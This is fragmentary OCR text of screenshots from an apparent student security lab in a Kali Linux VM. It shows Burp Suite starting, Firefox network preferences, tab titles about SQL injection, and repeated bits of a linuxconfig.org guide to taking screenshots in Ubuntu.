

Activities Remote Desktop Viewer

IT-4510-01 Injection (2) OWASP Top 10 - 2017 Injection (3) Welcome Vulnerability: SQL Inj How to take a screenshot

https://linuxconfig.org/how-to-take-a-screenshot-on-ubuntu-18-04-bionic-beaver-linux

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Difficulty

EASY

Conventions

- # - requires given **linux commands** to be executed with root privileges either directly as a root user or by use of `sudo` command
- \$ - requires given **linux commands** to be executed as a regular non-privileged user

Instructions

Screenshot

`screenshot` is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit `PrintSc` button on your keyboard and

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Remote View Bookmarks Help

Connect [audio icon] [network icon] [lock icon] [Send Ctrl-Alt-Del]

Applications Places burp-StartBurp Fri 13:36 [notification icon] [taskbar icon] [power icon]



Automatic suspend
Computer will suspend very soon because of inactivity.

Burp Suite Community Edition v1.7.32

BURPSUITE
COMMUNITY EDITION

Starting project, please wait ...

Cancel



Activities Remote Desktop Viewer

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- # - requires given **linux commands** to be executed with root privileges either directly as a root user or by use of `sudo` command
- \$ - requires given **linux commands** to be executed as a regular non-privileged user


Instructions

Screenshot

`screenshot` is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit `PrintSc` button on your keyboard and

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Remote View Bookmarks Help

Connect [audio icon] [video icon] [share icon] [lock icon] Send Ctrl-Alt-Del

QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer

Applications Places Firefox ESR Fri 13:37

Automatic suspend Computer will suspend very soon because of inactivity.

Preferences - Mozilla Firefox

Kali Linux, an Offensive S... Preferences

Firefox | about:preferences#advanced

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

Advanced

General Data Choices **Network** Update Certificates

Connection

Configure how Firefox connects to the Internet [Settings...](#)

Cached Web Content

Your web content cache is currently using 9.2 MB of disk space [Clear Now](#)

Override automatic cache management

